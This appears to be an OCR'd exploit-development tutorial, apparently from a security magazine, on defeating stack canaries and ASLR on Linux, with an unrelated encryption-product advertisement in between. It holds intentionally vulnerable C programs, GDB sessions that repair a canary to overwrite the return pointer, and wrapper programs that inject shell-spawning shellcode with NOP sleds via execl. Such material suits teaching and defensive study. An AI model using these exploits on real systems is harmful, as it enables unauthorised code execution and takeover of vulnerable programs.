
In the Figure 2 we first launch the *canary* program with no arguments. We see that it requires that we enter in a username, password, and PIN. On the second execution of *canary* we give it the credentials of username: admin, password: password and PIN: 1111. We get the response that authentication has failed as we expected.

Finally we try entering in the username: `AAAAAAAAAAAAAAAA`, the password: `BBBB` and the pin: cccc. The response we get is:

```
Authentication Failed
 "*** stack smashing detected
                ***: ./canary
                terminated
Aborted (core dumped)
```

Listing 1. *Canary.c*

```
/*Program called canary.c*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int testfunc(char* input_one, char* input_two, char* input_three) {

char user[8];
char pass[8];
char pin[8];

        strcpy(user, input_one);
        strcpy(pass, input_two);
        strcpy(pin, input_three);
printf("Authentication Failed\n\n");
        return 0;
}

int main(int argc, char* argv[])
{

        if(argc <4){
                printf("Usage: <username> <password> <pin>\n");
                exit(1);}

testfunc(argv[1], argv[2], argv[3]);
return 0;
}
```



```
deadlist@deadlist-desktop:~$ ./canary
Usage: <username> <password> <pin>
deadlist@deadlist-desktop:~$ ./canary admin password 1111
Authentication Failed

deadlist@deadlist-desktop:~$ ./canary AAAAAAAAAAAAAAAA BBBB CCCC
Authentication Failed

*** stack smashing detected ***: ./canary terminated
Aborted (core dumped)
```


Figure 2. *SSP Detected*

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com


You can quickly infer that this is the message provided on a program compiled with SSP for stack protection.

Now that we know SSP is enabled, we must take a look in memory to see what type of canary we're up against. By running GDB and setting a breakpoint after the final of three `strcpy()'s` in the `testfunc()` function, we can attempt to locate the canary. By probing memory you can easily determine that each of the three buffers created in the `testfunc()` function allocate 8-bytes. Try entering in `AAAAAAAA` for the first argument, `BBBBBBBB` or the second argument, and `cccccccc` for the third argument. Now enter the command `x/20x $esp` and locate the values you entered. Immediately following the A's in memory you will find the terminator canary value of `0xffa00000`. Remember this is in little endian format and the value is actually `0x00000aff`. You should also be able to quickly identify the return address value 4-bytes after the canary showing the address of `0x08048517`. Remember, the goal of a terminator canary is to terminate string operations such as `strcpy()` and `gets()`. These commands can be seen in Figure 3.




```
(gdb) break *0x804848d
Breakpoint 1 at 0x804848d
(gdb) run AAAAAAAA BBBBBBBB CCCCCCCC
Starting program: /home/deadlist/canary AAAAAAAA BBBBBBBB CCCCCCCC

Breakpoint 1, 0x0804848d in testfunc ()
(gdb) x/20x $esp
0xbffff6e0:     0xbffff6fc      0xbffff947      0xf63d4e2e      0xbffff947
0xbffff6f0:     0xbffff93e      0xbffff935      0x00000000      0x43434343
0xbffff700:     0x43434343      0x42424200      0x42424242      0x41414100
0xbffff710:     0x41414141      0xff0a0000      0xbffff738      0x08048517
0xbffff720:     0xbffff935      0xbffff93e      0xbffff947      0xbffff750
```

Figure 3. *Breakpoint with Normal Canary*



```
(gdb) run "AAAAAAA `echo -e '\x00\x00\x0a\xffAAAAAAAAAA'`" BBBBBBBB CCCCCCCC
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/deadlist/canary "AAAAAAA `echo -e '\x00\x00\x0a\xffAAAAA
AAAAA'`" BBBBBBBB CCCCCCCC

Breakpoint 1, 0x0804848d in testfunc ()
(gdb) x/20x $esp
0xbffff6b0:     0xbffff6cc      0xbffff932      0xf63d4e2e      0xbffff932
0xbffff6c0:     0xbffff929      0xbffff914      0x00000000      0x43434343
0xbffff6d0:     0x43434343      0x42424200      0x42424242      0x41414100
0xbffff6e0:     0x20414141      0x4141ff0a      0x41414141      0x41414141
0xbffff6f0:     0xbffff900      0xbffff929      0xbffff932      0xbffff720
(gdb) c
Continuing.
Authentication Failed

*** stack smashing detected ***: /home/deadlist/canary terminated

Program received signal SIGABRT, Aborted.
0xffffe410 in __kernel_vsyscall ()
```

Figure 4. *Broken Canary*



```
(gdb) run "AAAAAAA `echo -e 'AA\x0a\xffAAAAAAAA'`" "BBBBBBBBBBBBBBBBB" "DDDDDDDD
DDDDDDDDDDDDDDDD"
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/deadlist/canary "AAAAAAA `echo -e 'AA\x0a\xffAAAAAAAA'`"
 "BBBBBBBBBBBBBBBBB" "DDDDDDDDDDDDDDDDDDDDDDDD"

Breakpoint 1, 0x0804848d in testfunc ()
(gdb) x/20x $esp
0xbffff6a0:     0xbffff6bc      0xbffff922      0xf63d4e2e      0xbffff922
0xbffff6b0:     0xbffff910      0xbffff8fb      0x00000000      0x44444444
0xbffff6c0:     0x44444444      0x44444444      0x44444444      0x44444444
0xbffff6d0:     0x44444444      0xff0a0000      0x41414141      0x41414141
0xbffff6e0:     0xbffff800      0xbffff910      0xbffff922      0xbffff710
(gdb) c
Continuing.
Authentication Failed

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Figure 5. *Repaired Canary*

Let's quickly see if we can repair the canary by entering it in on the first buffer and attempt to overwrite the return pointer with A's. Try using the command:

```
run “AAAAAAA `echo –e ‘\x00\x00\x0a\
                    xffAAAAAAAAAA’`”
                    BBBBBBBB CCCCCCCC
```

As you can see, with the above command we are filling the first buffer with A's, trying to repair the canary and then place enough A's to overwrite the return pointer. When issuing this command and analyzing memory at the breakpoint, you can see that the canary shows as `0x4141ff0a` and the return pointer shows as `0x41414141`. When letting the program continue, it fails, as the canary does not match the expected `0x00000aff`. Notice the message at the bottom, `“*** stack smashing detected ***”` letting us know again that SSP is enabled. The `strcpy()` function stops copying when hitting the null value `0x00` and our attack fails. The `strcpy` function can, however, write one null byte. With this knowledge, let's continue the attempt to defeat the canary. The results of the above commands are provided in Figure 4.

This time let's take advantage of all three buffers and the fact that the `strcpy()` function will allow us to write one null byte. Try entering in the command:

```
run “AAAAAAA `echo –e ‘AA\x0a\
             xffAAAAAAAA’`”
             “BBBBBBBBBBBBBBBBB” “DDD
             DDDDDDDDDDDDDDDDDDDDD”
```

As you can see in the Figure 5, we've successfully repaired the canary and overwritten the return pointer with a series of A's. When we continue program execution, we do not get a stack smashing detected message, we instead get a normal segmentation fault message showing EIP attempted to access memory at `0x41414141`.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

Since we now know that we can repair the canary, let's see if we can execute some shellcode. We will place our shellcode after the return pointer, since there is not enough space within the buffer. In order to do this we must locate our shellcode within memory and add in the proper return address that simply jumps down the stack immediately after the return pointer. I have added in eight NOP's to make it slightly easier to hit the exact location. Below is the script to run within GDB to successfully execute our shellcode (see Listing 2 and Figure 6). The shellcode I am using simply issues the command *apt-get moo* which is an Easter egg as seen in the Figure 7.

As you can see in the Figure 7, our shellcode was successfully executed, giving us the Debian Easter Egg that shows an ASCII cow and the phrase: *Have you mooed today?* At this point we have walked through an example of defeating a stack canary.

PaX and Defeating ASLR

PaX was released back in 2000 for systems running Linux. The primary objective was to protect memory from being exploited by attackers. One method was to make eligible pages of memory non-writable or non-executable whenever appropriate. ASLR is another control introduced that randomizes the memory location of the stack segment, heap segments, shared objects and optionally, the code segment within memory. For example, if you check the address of the `system()` function you will see that its location in memory changes with each instance of the programs execution. If an attacker is trying to run a simple return-to-libc style attack with the goal of passing an argument to the `system()` function, the attack will fail, since the location of `system()` is not static.

The `mmap()` function is responsible for mapping files and libraries into memory. Typically, libraries and shared objects are mapped in via `mmap()` to the same location upon startup. When `mmap()` is randomizing mappings, the location of the desired functions are at different locations upon each access request. As you can imagine, this makes attacks more difficult. The control of this feature is located in the file `randomize_va_space`, which resides in the `/proc/sys/kernel` directory on Ubuntu and similar locations on other systems. If the value in this file is a *1*, ASLR is enabled, and if the value is a *0*, ASLR is disabled.


In order to ensure that stacks continue to grow from higher memory down towards the heap segment and vice versa without colliding, the *Most Significant Bit's* (MSB)'s are not randomized. For example, let's say the address `0x08048688` was the location of a particular function mapped into memory by an application during one instance. The next several times you launch the program, the location of that same function may be at `0x08248488`, `0x08446888` and `0x08942288`. As you can see, the middle two bytes have changed, but some bytes remained static. This is often the case, depending on the number of bits that are part of the randomization. The `mmap()` system call only allows for 16-bits to be randomized. This is due to its requirement to be able to handle large memory mappings and page boundary alignment.

Defeating ASLR

Depending on the ASLR implementation, there may be several ways to defeat the randomization. PaX's implementation of ASLR uses various types of randomization between 16-24 bits in multiple segments. The `delta_mmap` variable handles the `mmap()` mapping of libraries, heaps, and stacks. There are `2^16 = 65536` possible


Listing 2. *Script with Shellcode*

```
run "AAAAAAA 'echo -e '\x42\x43\x0a\xffAAAA\x90\xf6\xff\xbf\x90\x90\x90\x90\x90\x90\
                       x90\x90\x29\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\
                       x73\x13\x35\xb0\xb8\xc4\x83\xeb\xfc\xe2\xf4\x5f\xbb\xe0\x5d\
                       x67\xd6\xd0\xe9\x56\x39\x5f\xac\x1a\xc3\xd0\xc4\x5d\x9f\xda\
                       xad\x5b\x39\x5b\x96\xdd\xbc\xb8\xc4\x35\xd1\xc8\xb0\x18\xd7\
                       xdd\xb0\x15\xdd\xd7\xab\x35\xe7\xeb\x4d\xd4\x7d\x38\xc4'''
                       "BBBBBBBBBBBBBBBBB" "DDDDDDDDDDDDDDDDDDDDDDDDD"
```



```
(gdb) run "AAAAAAA `echo -e '\x42\x43\x0a\xffAAAA\x90\xf6\xff\xbf\x90\x90\x90\x9
0\x90\x90\x90\x90\x29\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x3
5\xb0\xb8\xc4\x83\xeb\xfc\xe2\xf4\x5f\xbb\xe0\x5d\x67\xd6\xd0\xe9\x56\x39\x5f\xa
c\x1a\xc3\xd0\xc4\x5d\x9f\xda\xad\x5b\x39\x5b\x96\xdd\xbc\xb8\xc4\x35\xd1\xc8\xb
0\x18\xd7\xdd\xb0\x15\xdd\xd7\xab\x35\xe7\xeb\x4d\xd4\x7d\x38\xc4'`" "BBBBBBBBBB
BBBBBBB" "DDDDDDDDDDDDDDDDDDDDDDDDD"
```

Figure 6. *Script with Shellcode in GDB*



```
Authentication Failed

         (__)
         (oo)
   /------\/
  / |    ||
 *  /\---/\
    ~~   ~~
...."Have you mooed today?"...

Program exited normally.
```

Figure 7. *Successful Execution*

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com


addresses of where a function is located in memory. When brute forcing this space, the likeliness of locating the address of the desired function is much lower than this number on average. Let's discuss an example. If a parent process forks out multiple child processes that allow an attacker to brute force a program, success should be possible barring the parent process does not crash. This is often the case with daemons accepting multiple incoming connections. If you must restart a program for each attack attempt, the odds of hitting the correct address decreases greatly, as you are not exhausting the memory space. You also have the issue of getting the process to start back up again. In the latter case, using large NOP sleds and maintaining a consistent address guess may be the best solution. Using NOP's allows a successful attack as long as we fall somewhere within the sled.

Data Leakage

Format string vulnerabilities often allow you to view all memory within a process. This vulnerability may allow you to locate the desired location of a variable or instruction in memory. This knowledge may allow an attacker to grab the required addressing to successfully execute code and bypass ASLR protection. This is often the case since once a parent process has started up, the addressing for that process and all child processes remain the same throughout the processes lifetime. If an attacker does not have to be concerned with crashing a child process, multiple format string attacks may supply them with the desired information.


Locating Static Values

Some implementations of ASLR do not randomize everything on the stack. If static values exist within each instance of a program being executed, it may be enough for an attacker to successfully gain control of a process. By opening a program up within GDB and viewing the location of instructions and variables within memory, you may discover some consistencies. This is the case Linux kernel 2.6.17 and the linux-gate.so.1 VDSO. Inside linux-gate.so.1 was a *jmp esp* instruction located at memory address `0xfffe777`. This served as a trampoline for shellcode execution as seen with vulnerable programs such as ProFTPD 1.3.0.



```
deadlist@deadlist-desktop:~$ ./aslr_vuln AAAA
I'm vulnerable to a stack overflow... See if you can hack me!

deadlist@deadlist-desktop:~$ ./aslr_vuln `python -c 'print "A" *100'`
I'm vulnerable to a stack overflow... See if you can hack me!

Segmentation fault (core dumped)
```

Figure 8. *Segmentation Fault*



```
(gdb) run `python -c 'print "A" *48'`
Starting program: /home/deadlist/aslr_vuln `python -c 'print "A" *48'`
                         tack overflow... See if you can hack me!

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) p $esp
$1 = (void *) 0xbf8d6800
```

```
(gdb) run `python -c 'print "A" *48'`
Starting program: /home/deadlist/aslr_vuln `python -c 'print "A" *48'`
I'm vulnerable to a stack ove                       hack me!

Program received signal SIGSE
0x41414141 in ?? ()
(gdb) p $esp
$3 = (void *) 0xbf9ad100
```

Figure 9. *ASLR is Enabled*

The interesting thing about attacking ASLR is that a method that works when exploiting one program, often times will not work on the next. You must understand the various methods available when exploiting ASLR and scan the target program thoroughly. Remember, when it comes to hacking at canaries, ASLR and other controls, you must at times understand the program and potentially the OS it is running on, better than its designer. One data copying function may very easily allow you to repair a canary, while another may be impossible. It is when faced with this challenge that you must think outside the box and search through memory for alternative solutions. Every byte mapped into memory is a potential opcode for you to leverage.

Opcodes of Interest

Some opcodes that may provide us with opportunities to exploit ASLR include Ret-to-ESP, Ret-to-EAX, Ret-to-Ret and Ret-to-Ptr. Let's discuss each one of them in a little more detail.

- *Ret-to-ESP* This is the one just mentioned which takes advantage of a system using ASLR running Kernel version 2.6.17. The idea is that the ESP register will be pointing to a memory address immediately following the location of the previous return pointer location when a function has been torn down. Since the ESP register is pointing to this location, we should be able to place our exploit code after the return pointer location of a vulnerable function and simply overwrite the return pointer with the memory address of a *jmp esp* or *call esp* instruction. If successful, execution will jump to the address pointed to by ESP, executing our shellcode.
- *Ret-to-EAX* comes into play when a calling function is expecting a pointer returned in the EAX register that points to a buffer the attacker can control. For example, if a buffer overflow condition exists within a function that passes back a pointer to the vulnerable buffer, we could potentially locate an opcode that performs a *jmp eax* or *call eax* and overwrite the return pointer of the vulnerable function with this address.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

- *Ret-to-Ret* is a bit different. The idea here is to set the return pointer to the address of a *ret* instruction. The idea behind this attack is to issue the *ret* instruction as many times as desired, moving down the stack four bytes at a time. If a pointer resides somewhere on the stack that the attacker can control, or control the data held at the pointed address, control can be taken via this method.
- *Ret-to-Ptr* is an interesting one. Imagine for a moment that you discover a buffer overflow within a vulnerable function. Once you cause a segmentation fault, often times we'll see that EIP has attempted to jump to the address `0x41414141`. This address is of course being caused by our use of the *A* character. When we generate this error, we can type in *info reg* into GDB and view the contents of the processor registers. More often than none, several of the registers will be holding the address or value `0x41414141`. Let's say for example that the EBX register is holding the value `0x414141`. This may indicate that this value has been taken from somewhere off of the stack where we crammed our A's into the buffer and overwrote the return pointer. If we can find an instruction such as `call [ebx]` or *FF 13* in hex, and can determine where the `0x41414141` address has been pulled from the stack to populate EBX, we should be able to take control of the program by overwriting this location with the address of our desired instruction. Of course, we still have to know where we want to point control.

What About Kernel 2.6.22 and Later?

We know about the method of locating static bytes that could work as potential opcodes, but what about a different method? Each time a new Kernel version, or compiler version comes out our prior methods of defeating ASLR are sometimes removed. For example, as mentioned, linux-gate.so.1 is randomized in modern Kernel versions, and in others our desired jmp or call instructions have been removed. We can no longer reliably use linux-gate.so.1 as a method of bypassing ASLR, although it still often remains static.

Memory leaks such as format string vulnerabilities may be one method of learning about the location of libraries and variables within a running process, but without such luck we need to think outside of the box a bit. How about wrapping a program within another program in an attempt to have a bit more control about the layout of the program. It just so happens that it works when using particular functions to open up the vulnerable program.

Vulnerable Program

Below (see Listing 3) is a simple *Proof of Concept* (PoC) program that introduces an obvious vulnerability by using the `strcpy()` function.

Checking for BoF

Let's determine if the `aslr _ vuln` program is vulnerable to a simple stack overflow by passing it in some A's. You can see that four A's does not trigger a segmentation fault, but using Python to pass in 100 A's, we cause a segmentation fault (see Figure 8).

Let's try and run the program inside of GDB to get a closer look. I will run the program with 100 A's first. You will likely not see `0x41414141` during the segmentation fault as you would expect. Part of this has to do with the fact that ASLR will often generate strange results when causing exceptions. Another reason for the behavior has to do with the fact that the behavior of the segmentation fault is often related to how and where a function is called. If you reduce the number of A's down to 48, you should see some difference in

Listing 3. *Vulnerable Code*

```
/* Name this program aslr_vuln.c and compile as aslr_vuln using the -fno-stack-
                      protector compile option. */


#include <stdio.h>
#include <string.h>

int main (int argc, char *argv[]) {
            char buf[48]
            printf("I'm vulnerable to a stack overflow… See if you can hack me!\n\n");
            strcpy(buf, argv[1]);
            return 1;
}
```

Listing 4. *exec()*

```
exec():
#include <unistd.h> extern char **environ;
int execl(const char *path, const char *arg, ...);
int execlp(const char *file, const char *arg, ...);
int execle(const char *path, const char *arg , ..., char * const envp[]);
int execv(const char *path, char *const argv[]);
int execvp(const char *file, char *const argv[]);
```

Listing 5. *Wrapper Program*

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char *argv[]) {
            char buffer[100];
            int i, junk;
            printf("i is at: %p\n", &i);
            memset(buffer, 0x41, 100);
            execl("./aslr_vuln", "aslr_vuln", buffer, NULL);
}
```

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

Listing 6. *Modified Wrapper Program*

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char *argv[]) {
            char buffer[48];
            int i, junk;
            printf("i is at: %p\n", &i);
            memset(buffer, 0x41, 48);
            execl("./aslr_vuln", "aslr_vuln", buffer, NULL);
}
```

Listing 7. *Wrapper with Shellcode*

```
#include <stdio.h>
#include <unistd.h>  //Necessary libraries for the various functions…
#include <string.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0"\
"\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f"\   // Our shell-spawning shellcode
"\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"\
"\x52\x54\x89\xe1\xb0\x0b\xcd\x80";

int main(int argc, char *argv[]) {
char buffer[200];  // Our buffer of 200 bytes
int i, ret;  // Our variable to reference based on it's mem address and our RP variable
ret = (int) &i + 200; // The offset from the address of i we want to set our RP to…
printf("i is at: %p\n", &i);
printf("buffer is at: %p\n", buffer);   // Some information to help us see what's going on..
printf("RP is at: %p\n", ret);
for(i=0; i < 64; i+=4) // A loop to write our RP guess 16 times….
            *((int *)(buffer+i)) = ret;
memset(buffer+64, 0x90, 64);  // Setting memory at the end of our 16 RP writes to 0x90 * 64, our NOP sled…
memcpy(buffer+128, shellcode, sizeof(shellcode));  // Copying our RP guess, NOP sled and shellcode
execl("./aslr_vuln", "aslr_vuln", buffer, NULL);  // Our call to execl() to open up our vulnerable program…
}
```

Listing 8. *Modified Offset*

```
#include <stdio.h>
#include <unistd.h>  //Necessary libraries for the various functions…
#include <string.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0"\
"\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f"\   // Our shell-spawning shellcode
"\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"\
"\x52\x54\x89\xe1\xb0\x0b\xcd\x80";

int main(int argc, char *argv[]) {
char buffer[200];  // Our buffer of 200 bytes
int i, ret;  // Our variable to reference based on it's mem address and our RP variable
ret = (int) &i + 60; // The offset from the address of i we want to set our RP to… modified version that should work!
printf("i is at: %p\n", &i);
printf("buffer is at: %p\n", buffer);   // Some information to help us see what's going on..
printf("RP is at: %p\n", ret);
for(i=0; i < 64; i+=4) // A loop to write our RP guess 16 times….
    *((int *)(buffer+i)) = ret;
memset(buffer+64, 0x90, 64);  // Setting memory at the end of our 16 RP writes to 0x90 * 64, our NOP sled…
memcpy(buffer+128, shellcode, sizeof(shellcode));  // Copying our RP guess, NOP sled and shellcode
execl("./aslr_vuln", "aslr_vuln", buffer, NULL);  // Our call to execl() to open up our vulnerable program…
}
```

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

Cryptzone adds encryption to Microsoft SharePoint®

Our new Secured eCollaboration now intergrates with Microsoft SharePoint

Microsoft Sharepoint® is used by companies all around the world today for sharing and collaborating with information. Secured eCollaboration is a Microsoft Sharepoint® extension which permits policy-based encryption of information. With a single click, the user can secure data away from prying eyes. Using centralized policies, Secured eCollaboration allows for full file encryption directly from within Microsoft Sharepoint®, giving the user a secure environment to collaborate around data while maintaining information security and integrity.

Every version secured

Secured eCollaboration features encryption of Microsoft Sharepoint® native version handling, meaning all versions of a file will be encrypted, not just the latest version.

Simple Encryption Platform

Secured eCollaboration is a file encryption software and part of Cryptzone´s SEP, the world´s most scalable encryption platform. Start small and build at your own pace.

Secure Collaboration

Secured eCollaboration can be deployed on the Microsoft Sharepoint® server within just a few minutes, enabling file encryption for all users instantly.

Secure Workflow

Regardless of the age or the number or revisions of a document, it will remain safe and away from prying eyes

Read more about our solutions at www.cryptzone.com
Or contact our sales department in Gothenburg Headquarters at: +46 (0)31 773 68 00

cryptzone
- a safe place

Do you want to know more when and where it happens?

Read our blog about data breaches in Europe http://blog.dataleakprevention.eu

Microsoft SharePoint® is a registered trademark of the Microsoft® Corporation.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com


the behavior of the segmentation fault and where EIP is trying to jump. Run it a few times with 48 A's and you should eventually see the expected `0x41414141` inside of the EIP register. Each time your segmentation fault is successful, you can use the *p* `$esp` command in GDB to print the address held in the stack pointer. You should notice that it changes each time you execute the program due to the randomization of the stack segment. At this point we can count out our traditional return to buffer style attack and have verified that ASLR is enabled (see Figure 9).

